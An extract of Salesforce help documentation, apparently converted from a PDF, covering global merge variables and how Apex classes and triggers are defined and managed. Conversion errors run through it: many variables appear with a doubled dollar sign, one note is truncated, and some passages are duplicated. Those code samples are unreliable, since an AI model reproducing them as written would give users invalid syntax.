Tips: This global variable is only available for Visualforce pages.

\$\$Control

! **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Description: A global merge field type to use when referencing an existing custom s-control by name. Use s-control merge fields in `LINKTO`, `INCLUDE`, and `URLFOR` functions to reference one of your custom s-controls.

Use:

1. Select the field type: `$$Control`.
2. Select an s-control to insert a merge field representing that s-control, such as `$$control.Header_Snippet`.

S-Control Example: The s-control below references the snippet in the `$$Control.Header_Snippet` merge field:

```
<html> <body> {! INCLUDE($$Control.Header_Snippet, [title = "My Title",
                                theme = "modern"])} </body> </html>
```

Visualforce Example: The following example shows how to link to an s-control named HelloWorld in a Visualforce page:

```
<apex:page>
<apex:outputLink value="{!$$Control.HelloWorld}">Open the HelloWorld
s-control</apex:outputLink>
</apex:page>
```

Note that if you simply want to embed an s-control in a page, you can use the `<apex:scontrol>` tag without the `$$Control` merge field. For example:

```
<apex:page>
<apex:scontrol controlName="HelloWorld" />
</apex:page>
```

Tips:

- The drop-down list for `Insert Merge Field` lists all your custom s-controls except snippets. Although snippets are s-controls, they behave differently. For example, you can't reference a snippet from a `URLFOR` function directly; snippets are not available when creating a custom button or link that has a `Content Source` of Custom S-Control; and you can't add snippets to your page layouts. To insert a snippet in your s-control, use the `Insert Snippet` drop-down button.
- This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

\$\$Setup

Description: A global merge field type to use when referencing a custom setting of type "hierarchy."

Use: Use `$$Setup` to access hierarchical custom settings and their field values using dot notation. For example, `$$Setup.App_Prefs__c.Show_Help_Content__c`.

Hierarchical custom settings allow values at any of three different levels:

1. Organization, the default value for everyone
2. Profile, which overrides the Organization value
3. User, which overrides both Organization and Profile values

Salesforce automatically determines the correct value for this custom setting field based on the running user's current context.

Formula Field Example:

```
{!$$Setup.CustomSettingName__c.CustomFieldName__c}
```

Formula fields only work for hierarchy custom settings; they can't be used for list custom settings.

Visualforce Example: The following example illustrates how to conditionally display an extended help message for an input field, depending on the user's preference:

```
<apex:page>
  <apex:inputField value="{!usr.Workstation_Height__c}"/>
  <apex:outputPanel id="helpWorkstationHeight"
    rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">
    Enter the height for your workstation in inches, measured from
    the
      floor to top of the work surface.
  </apex:outputPanel>
  ...
</apex:page>
```

If the organization level for the custom setting is set to `true`, users see the extended help message by default. If an individual prefers to not see the help messages, they can set their custom setting to `false`, to override the organization (or profile) value.

Custom settings of type "list" aren't available on Visualforce pages using this global variable. You can access list custom settings in Apex.

Tips: This global variable is available in Visualforce pages, formula fields, validation rules, flow formulas, and process formulas.

`$Site`

Description: A global merge field type to use when referencing information about the current Force.com site.

Use: Use dot notation to access information about the current Force.com site. Note that only the following site fields are available:

Merge Field	Description
<code>\$Site.Name</code>	Returns the API name of the current site.
<code>\$Site.Domain</code>	Returns the Force.com domain name for your organization.
<code>\$Site.CustomWebAddress</code>	Returns the request's custom URL if it doesn't end in <code>force.com</code> or returns the site's primary custom URL. If neither exist, then this returns an empty string. Note that the URL's path is always the root, even if the request's custom URL has a path prefix. If the current request is not a site request, then this field returns an empty string. This field's value always ends with a <code>/</code> character. Use of <code>\$Site.CustomWebAddress</code> is discouraged and we recommend using <code>\$Site.BaseCustomUrl</code> instead.
<code>\$Site.OriginalUrl</code>	Returns the original URL for this page if it's a designated error page for the site; otherwise, returns <code>null</code> .
<code>\$Site.CurrentSiteUrl</code>	Returns the base URL of the current site that references and links should use. Note that this field might return the referring page's URL instead of the current request's URL. This field's value includes

Merge Field	Description
	a path prefix and always ends with a / character. If the current request is not a site request, then this field returns an empty string. Use of <code>\$\$Site.CurrentSiteUrl</code> is discouraged. Use <code>\$\$Site.BaseUrl</code> instead.
<code>\$\$Site.LoginEnabled</code>	Returns <code>true</code> if the current site is associated with an active login-enabled portal; otherwise returns <code>false</code> .
<code>\$\$Site.RegistrationEnabled</code>	Returns <code>true</code> if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns <code>false</code> .
<code>\$\$Site.IsPasswordExpired</code>	For authenticated users, returns <code>true</code> if the currently logged-in user's password is expired. For non-authenticated users, returns <code>false</code> .
<code>\$\$Site.AdminEmailAddress</code>	Returns the value of the <code>Site Contact</code> field for the current site.
<code>\$\$Site.Prefix</code>	Returns the URL path prefix of the current site. For example, if your site URL is <code>myco.force.com/partners</code> , <code>/partners</code> is the path prefix. Returns <code>null</code> if the prefix isn't defined. If the current request is not a site request, then this field returns an empty string.
<code>\$\$Site.Template</code>	Returns the template name associated with the current site; returns the default template if no template has been designated.
<code>\$\$Site.ErrorMessage</code>	Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
<code>\$\$Site.ErrorDescription</code>	Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
<code>\$\$Site.AnalyticsTrackingCode</code>	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
<code>\$\$Site.BaseCustomUrl</code>	Returns a base URL for the current site that doesn't use a Force.com subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-Force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a / character. If all the custom URLs in this site end in <code>force.com</code> , or this site has no custom URL's, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This field replaces <code>CustomWebAddress</code> and includes the custom URL's path prefix.

Merge Field	Description
<code>Site.BaseInsecureUrl</code>	Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
<code>Site.BaseRequestUrl</code>	Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
<code>Site.BaseSecureUrl</code>	Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not Force.com subdomains are preferred over Force.com subdomains. A Force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If there are no HTTPS custom URLs in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
<code>Site.BaseUrl</code>	Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. This field's value includes the path prefix and never ends with a / character. If the current request is not a site request, then this field returns an empty string. This field replaces <code>Site.CurrentSiteUrl</code> .
<code>Site.MasterLabel</code>	Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns an empty string.
<code>Site.SiteId</code>	Returns the ID of the current site. If the current request is not a site request, then this field returns an empty string.
<code>Site.SiteType</code>	Returns the API value of the Site Type field for the current site. If the current request is not a site request, then this field returns an empty string.
<code>Site.SiteTypeLabel</code>	Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this field returns an empty string.

Visualforce Example: The following example shows how to use the `$$Site.Template` merge field:

```
<apex:page title="Job Application Confirmation" showHeader="false"
  standardStylesheets="true">

  <!-- The site template provides layout & style for the site -->
  <apex:composition template="{!$Site.Template}">

    <apex:define name="body">
      <apex:form>
        <apex:commandLink value="<- Back to Job Search"
          onclick="window.top.location='{!$Page.PublicJobs}';return
false;"/>
        <br/>
        <br/>
        <center>
          <apex:outputText value="Your application has been saved.

              Thank you for your interest!"/>
        </center>
        <br/>
        <br/>
      </apex:form>
    </apex:define>

  </apex:composition>
</apex:page>
```

Tips: This global variable is available in Visualforce pages, email templates, and s-controls.

`$$System.OriginDateTime`

Description: A global merge field that represents the literal value of 1900-01-01 00:00:00. Use this global variable when performing date/time offset calculations, or to assign a literal value to a date/time field.

Use:

1. Select the field type: `$$System`.
2. Select `OriginDateTime` from the `Insert Merge Field` option.

Formula Example: The example below illustrates how to convert a date field into a date/time field. It uses the date in the `OriginDateTime` merge field to get the number of days since a custom field called `My Date Field`. Then, it adds the number of days to the `OriginDateTime` value.

```
$$System.OriginDatetime + ( My_Date_Field__c -
DATEVALUE($$System.OriginDatetime) )
```

 **Note:** `OriginDateTime` is in the GMT time zone but the result is displayed in the user's local time zone.

Flow, Process, and Visualforce Example: The following example calculates the number of days that have passed since January 1, 1900:

```
{!NOW() - $$System.OriginDateTime}
```

Tips:

This global variable is available in:

- Default values
- Formulas in custom fields, flows, processes, and workflow rules
- Workflow field update actions
- Visualforce pages and s-controls

\$User**Description:**

A global merge field type to use when referencing information about the current user. User merge fields can reference information about the user such as alias, title, and ID.

Use:

1. Select the field type: \$User.
2. Select a merge field such as \$User.Username.

Validation Rule Example:

The validation rule formula below references the ID of the current user to determine if the current user is the owner of the record. Use an example like this to ensure that only the record owner or users with an administrator profile can make changes to a custom field called `Personal Goal`:

```
AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>
    "Custom: System Admin" )
```

Flow Example:

To easily access the running user's name, use a flow formula. Create a flow formula (Text) that has this expression.

```
{!$User.FirstName} & " " & {!$User.LastName}
```

Once you create that formula, reference it anywhere that you need to call the user by name in your flow. By referencing the \$User global variable, you avoid using a lookup, which counts against flow limits.

Visualforce Example:

The following example displays the current user's company name, as well as the status of the current user (which returns a Boolean value).

```
<apex:page>
  <h1>Congratulations</h1>
  This is your new Apex Page
  <p>The current company name for this
    user is: {!$User.CompanyName}</p>
  <p>Is the user active?
    {!$User.isActive}</p>
</apex:page>
```

Tips:

- The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields.
- When a Web-to-Case or Web-to-Lead process changed a record, the current user is the `Default Lead Owner` or `Default Case Owner`.

- When a process executes scheduled actions and the user who started the process is no longer active, `$User` refers to the default workflow user. The same goes for time-based actions in workflow rules.
- Some of the `$User` merge fields can be used in mobile configuration filters.

`$User.UITheme` AND `$User.UIThemeDisplayed`

Description:

These global merge fields identify the Salesforce look and feel a user sees on a given Web page.

The difference between the two variables is that `$User.UITheme` returns the look and feel the user is *supposed* to see, while `$User.UIThemeDisplayed` returns the look and feel the user *actually* sees. For example, a user may have the permissions to see the new user interface theme look and feel, but if they are using a browser that doesn't support that look and feel, for example, older versions of Internet Explorer, `$User.UIThemeDisplayed` returns a different value.

Use:

Use these variables to identify the CSS used to render Salesforce web pages to a user. Both variables return one of the following values.

- `Theme1`—Obsolete Salesforce theme
- `Theme2`—Salesforce theme used before Spring '10
- `Theme3`—Classic "Aloha" Salesforce theme, introduced in Spring '10
- `PortalDefault`—Salesforce Customer Portal theme
- `Webstore`—Salesforce AppExchange theme

Note: `$User.UITheme` and `$User.UIThemeDisplayed` return the value "Theme3" in Lightning Experience and Salesforce1, which isn't correct. The behavior of `$User.UITheme` and `$User.UIThemeDisplayed` in this context may change in a future release.

Visualforce Example:

The following example shows how you can render different layouts based on a user's theme:

```
<apex:page>
  <apex:pageBlock title="My Content" rendered="{!$User.UITheme ==
'Theme2'}">
    // this is the old theme...
  </apex:pageBlock>

  <apex:pageBlock title="My Content" rendered="{!$User.UITheme ==
'Theme3'}">
    // this is the classic theme ...
  </apex:pageBlock>
</apex:page>
```

`$UserRole`

Description:

A global merge field type to use when referencing information about the current user's role. Role merge fields can reference information such as role name, description, and ID.

Use:

1. Select the field type: `$UserRole`.

	2. Select a merge field such as <code>\$UserRole.Name</code> .
Validation Rule Example:	<p>The validation rule formula below references the user role name to validate that a custom field called <code>Discount_Percent</code> does not exceed the maximum value allowed for that role:</p> <pre>Discount_Percent__c > VLOOKUP(\$ObjectType.Role_Limits__c.Fields.Limit__c, \$ObjectType.Role_Limits__c.Fields.Name, \$UserRole.Name)</pre>
Process, Flow, and Visualforce:	<pre>{!\$UserRole.LastModifiedById}</pre>
Tips:	<ul style="list-style-type: none"> The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields. When a Web-to-Case or Web-to-Lead process changed a record, the current user is the <code>Default Lead Owner</code> or <code>Default Case Owner</code>. When a process executes scheduled actions and the user who started the process is no longer active, <code>\$UserRole</code> refers to role of the default workflow user. The same goes for time-based actions in workflow rules. <p> Note: You can't use the following <code>\$UserRole</code> values in Visualforce:</p> <ul style="list-style-type: none"> <code>CaseAccessForAccountOwner</code> <code>ContactAccessForAccountOwner</code> <code>OpportunityAccessForAccountOwner</code> <code>PortalType</code>

SEE ALSO:

[Valid Values for the \\$Action Global Variable](#)

Valid Values for the \$Action Global Variable

The following table lists the actions you can reference with the `$Action` global variable and the objects on which you can perform those actions. All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

[Understanding Global Variables](#)

Apex Code

Apex Code Overview

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

Apex can be stored on the platform in two different forms:

- A *class* is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. From Setup, enter *Apex Classes* in the Quick Find box, then select **Apex Classes**. See [Manage Apex Classes](#) on page 4767.
- A *trigger* is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located on the Apex Triggers page in Setup. See [Manage Apex Triggers](#) on page 4768.

Apex generally runs in system context; that is, the current user's permissions, field-level security, and sharing rules aren't taken into account during code execution.

You must have at least 75% of your Apex covered by unit tests before you can deploy your code to production environments. In addition, all triggers must have some test coverage. See [About Apex Unit Tests](#) on page 4994.

After creating your classes and triggers, as well as your tests, replay the execution using the [Developer Console](#).

 **Note:** You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

For more information on the syntax and use of Apex, see the [Force.com Apex Code Developer's Guide](#).

Apex Developer's Guide and Developer Tools

The Apex Code Developer's Guide is the complete reference for the Apex programming language. The Apex Code Developer's Guide also explains the language syntax, how to invoke Apex, how to work with limits, how to write tests, and more. To write Apex code, you can choose from several Salesforce and third-party tools.

- [Force.com Apex Code Developer's Guide](#)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Use these tools to write Apex code:

- [Force.com Developer Console](#)
- [Force.com IDE plug-in for Eclipse](#)
- [Code Editor in the Salesforce User Interface](#)

Search the Web to find Salesforce IDEs created by third-party developers.

Define Apex Classes

[Apex classes](#) are stored as metadata in Salesforce.

 **Note:** You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

To create a class:

1. From Setup, enter `Apex Classes` in the `Quick Find` box, then select **Apex Classes**.
2. Click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger.

 **Note:** To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. Additionally, classes are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the class was last compiled. If any changes are made to object names or fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made to a class that calls this class, the `isValid` flag is set to `false`. When a trigger or Web service call invokes the class, the code is recompiled and the user is notified if there are any errors. If there are no errors, the `isValid` flag is reset to `true`.

[Managing Version Settings for Apex](#)

EDITIONS

Available in: Salesforce Classic

Available in:

- Performance
- Unlimited
- Developer
- Enterprise
- Database.com

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

Define Apex Triggers

Apex triggers are stored as metadata in the application under the object with which they are associated.

 **Note:** You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

1. From the object management settings for the object whose triggers you want to access, go to Triggers.

 **Tip:** For the Attachment, ContentDocument, and Note standard objects, you can't create a trigger in the Salesforce user interface. For these objects, create a trigger using development tools, such as the Developer Console or the Force.com IDE. Alternatively, you can also use the Metadata API.

2. In the Triggers list, click **New**.
3. Click Version Settings to specify the version of Apex and the API used with this trigger. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this trigger. Use the default values for all versions. This associates the trigger with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.
4. Click Apex Trigger and select the `IsActive` checkbox if the trigger should be compiled and enabled. Leave this checkbox deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default.
5. In the `Body` text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length.

To define a trigger, use the following syntax:

```
trigger TriggerName on ObjectName (trigger_events) {
    code_block
}
```

where `trigger_events` can be a comma-separated list of one or more of the following events:

- `before insert`
- `before update`
- `before delete`
- `after insert`
- `after update`
- `after delete`
- `after undelete`

 **Note:** A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Force.com API.

6. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance, Unlimited, Developer, Enterprise, and Database.com** Editions

Standard Objects, Campaigns, Cases, and Emails are not available in **Database.com**.

USER PERMISSIONS

To define Apex triggers:

- "Author Apex"

 **Note:** Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

[Manage Apex Triggers](#)

[Managing Version Settings for Apex](#)

[Find Object Management Settings](#)

Executing Anonymous Apex Code

The Developer Console allows you to execute Apex code as another way to generate debug logs that cover specific application logic.



User Permissions Needed

To execute anonymous Apex:	"Author Apex"
----------------------------	---------------

The Execute Anonymous Apex tool in the Developer Console runs the Apex code you enter using `ExecuteAnonymous` and generates a debug log with the results of the execution.

 **Warning:** If you call a class that contains a `testMethod`, all DML statements of the test method execute. This action can add unwanted data to your organization.

1. Click **Debug > Open Execute Anonymous Window** to open the Enter Apex Code window.

```

1 Integer int1 = 0;
2
3 void myProcedure1() {
4   myProcedure2();
5 }
6
7 void myProcedure2() {
8   int1++;
9 }
10
11 myProcedure1();
12

```

2. Enter the code you want to run in the Enter Apex Code window or click  to open the code editor in a new browser window. To automatically open the resulting debug log when execution is complete, select **Open Log**.

 **Note:** You can't use the keyword `static` in anonymous code.

3. Execute the code:

- a. To execute all code in the window, click **Execute** or CTRL+E.
 - b. To execute only selected lines of code, select the lines and click **Execute Highlighted** or CTRL+SHIFT+E.
4. If you selected **Open Log**, the log will automatically open in the Log Inspector. After the code executes, the debug log will be listed on the **Logs** tab. Double-click the log to open it in the Log Inspector.
 5. To execute the same code again without making changes, click **Debug > Execute Last**. If you want to modify the code, click **Debug > Open Execute Anonymous Window**, to open the Enter Apex Code window with the previous entry.

SEE ALSO:

[Debug Menu](#)

[Log Inspector](#)

[Using Debug Logs](#)

[Logs Tab](#)

What Happens When an Apex Exception Occurs?

When an exception occurs, code execution halts. Any DML operations that were processed before the exception are rolled back and aren't committed to the database. Exceptions get logged in debug logs. For unhandled exceptions, that is, exceptions that the code doesn't catch, Salesforce sends an email that includes the exception information. The end user sees an error message in the Salesforce user interface.

Unhandled Exception Emails

When unhandled Apex exceptions occur, emails are sent that include the Apex stack trace and the customer's org and user ID. No other customer data is returned with the report. Unhandled exception emails are sent by default to the developer specified in the `LastModifiedBy` field on the failing class or trigger. In addition, you can have emails sent to users of your Salesforce org and to arbitrary email addresses. To set up these email notifications, from Setup, enter *Apex Exception Email* in the `Quick Find` box, then select **Apex Exception Email**. You can also configure Apex exception emails using the Tooling API object `ApexEmailNotification`.

-  **Note:** If duplicate exceptions occur in Apex code that runs synchronously, subsequent exception emails are suppressed and only the first email is sent. This email suppression prevents flooding of the developer's inbox with emails about the same error. For asynchronous Apex, including batch Apex and methods annotated with `@future`, emails for duplicate exceptions aren't suppressed.

Unhandled Exceptions in the User Interface

If an end user runs into an exception that occurred in Apex code while using the standard user interface, an error message appears. The error message includes text similar to the notification shown here.

EDITIONS

```

The number of emails generated for the same error is limited to 10 messages with the same subject in a 60 second period.

Manage Apex Classes

Available in: **Performance, Unlimited, Developer, and Enterprise** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- “Author Apex”

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code. Once successfully saved, class methods or variables can be invoked by other Apex code, or through the SOAP API (or AJAX Toolkit) for methods that have been designated with the `webservice` keyword.

The Apex Classes page enables you to create and manage Apex classes. To access the Apex Classes page, from Setup, enter *Apex Classes* in the *Quick Find* box, then select **Apex Classes**. For additional development functionality, use the [Developer Console](#).

To create an Apex class, from the Apex Classes page, click **New** and write your Apex code in the editor.

While developers can write class methods according to the syntax outlined in the [Force.com Apex Code Developer's Guide](#), classes can also be automatically generated by consuming a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex. From the Apex Classes page, click **Generate From WSDL** to generate an Apex class from a WSDL document.

Once you have created an Apex class, you can do any of the following:

- Click **Edit** next to the class name to modify its contents in a simple editor.
- Click **Del** next to the class name to delete the class from your organization.

Note:

- You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.
- You cannot delete a class that is specified as a controller for a Visualforce page or component.
- A  icon indicates that an Apex class was released in a managed package. Apex classes in packages have special considerations. For more information, see the [Force.com Quick Reference for Developing Packages](#).
- A  icon indicates that an Apex class is in an installed managed package. You cannot edit or delete a class in a managed package.
- A  icon indicates that an Apex class in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex class through the package detail page.
- If an Apex class has any methods defined as a `webservice`, you can click **WSDL** next to the class name to generate a WSDL document from the class contents. This document contains all of the information necessary for a client to consume Apex Web service methods. All class methods with the `webservice` keyword are included in the resulting WSDL document.

- Click **Security** next to the class name to select the profiles that are allowed to execute methods in the class from top-level entry points, such as Web service methods. For classes that are installed in your organization as part of a managed package, this link only displays for those defined as `global`.
 - Click **Estimate your organization's code coverage** to find out how much of the Apex code in your organization is currently covered by unit tests. This percentage is based on the latest results of tests that you've already executed. If you have no test results, code coverage will be 0%.
 - If you have unit tests in at least one Apex class, click **Run All Tests** to run all the unit tests in your organization.
 - Click **Compile all classes** to compile all the Apex classes in your organization. If you have classes that are installed from a managed package and that have test methods or are test classes, you must compile these classes first before you can view them and run their test methods from the Apex Test Execution page. Managed package classes can be compiled only through the **Compile all classes** link because they cannot be saved. Otherwise, saving Apex classes that aren't from a managed package causes them to be recompiled. This link compiles all the Apex classes in your organization, whether or not they are from a managed package.
-  **Note:** The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

SEE ALSO:

[Define Apex Classes](#)[View Apex Classes](#)

Manage Apex Triggers

A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted.

Triggers are stored as metadata in Salesforce. A list of all triggers in your organization is located on the Apex Triggers page in Setup. Triggers are also associated and stored with specific objects and are listed in the object management settings for each object. For additional development functionality, use the [Developer Console](#).

-  **Note:** The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Click **New** to create an Apex trigger.

-  **Note:** You can only create triggers from the associated object, not from the Apex Triggers page.

Once you have created an Apex trigger:

- Click **Edit** next to the trigger name to modify its contents in a simple editor.
- Click **Del** next to the trigger name to delete the trigger from your organization.

 **Note:**

- You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make

- A  icon indicates that an Apex trigger is in an installed managed package. You cannot edit or delete a trigger in a managed package.
- A  icon indicates that an Apex trigger in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex trigger through the package detail page.

SEE ALSO:

[Define Apex Triggers](#)

[Find Object Management Settings](#)

Managing Version Settings for Apex

To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. This ensures that as Apex, the API, and the components in managed packages evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

To set the Salesforce API and Apex version for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select the `version` of the Salesforce API. This is also the version of Apex associated with the class or trigger.
3. Click **Save**.

To configure the package version settings for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select a `version` for each managed package referenced by the class or trigger. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.
3. Click **Save**.

Note the following when working with package version settings:

- If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the Apex class or trigger is associated with the latest installed version of the managed package by default.
- You cannot **Remove** a class or trigger's version setting for a managed package if the package is referenced in the class or trigger. Use **Show Dependencies** to find where a managed package is referenced by a class or a trigger.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance, Unlimited, Developer, Enterprise,** and **Database.com** Editions

Managed Packages are not available in **Database.com**.

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

View Apex Classes

After you have created a class, you can view the code contained in the class, as well as the API against which the class was saved, and whether the class is valid or active. From Setup, enter *Apex Classes* in the *Quick Find* box, then select **Apex Classes**, then click the name of the class you want to view. While viewing a class, you can do any of the following.

- Click **Edit** to make changes to the class.

Note:

- You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.
- A icon indicates that an Apex class was released in a managed package. Apex classes in packages have special considerations. For more information, see the [Force.com Quick Reference for Developing Packages](#).
- A icon indicates that an Apex class is in an installed managed package. You cannot edit or delete a class in a managed package.
- A icon indicates that an Apex class in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Apex class through the package detail page.

You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition organization, a Salesforce Enterprise Edition trial organization, or sandbox organization. In a Salesforce production organization, you can only make changes to Apex by using the Metadata API `deploy` call, the Force.com IDE, or the Force.com Migration Tool. The Force.com IDE and Force.com Migration Tool are free resources provided by Salesforce to support its users and partners, but are not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

- Click **Delete** to delete the class.

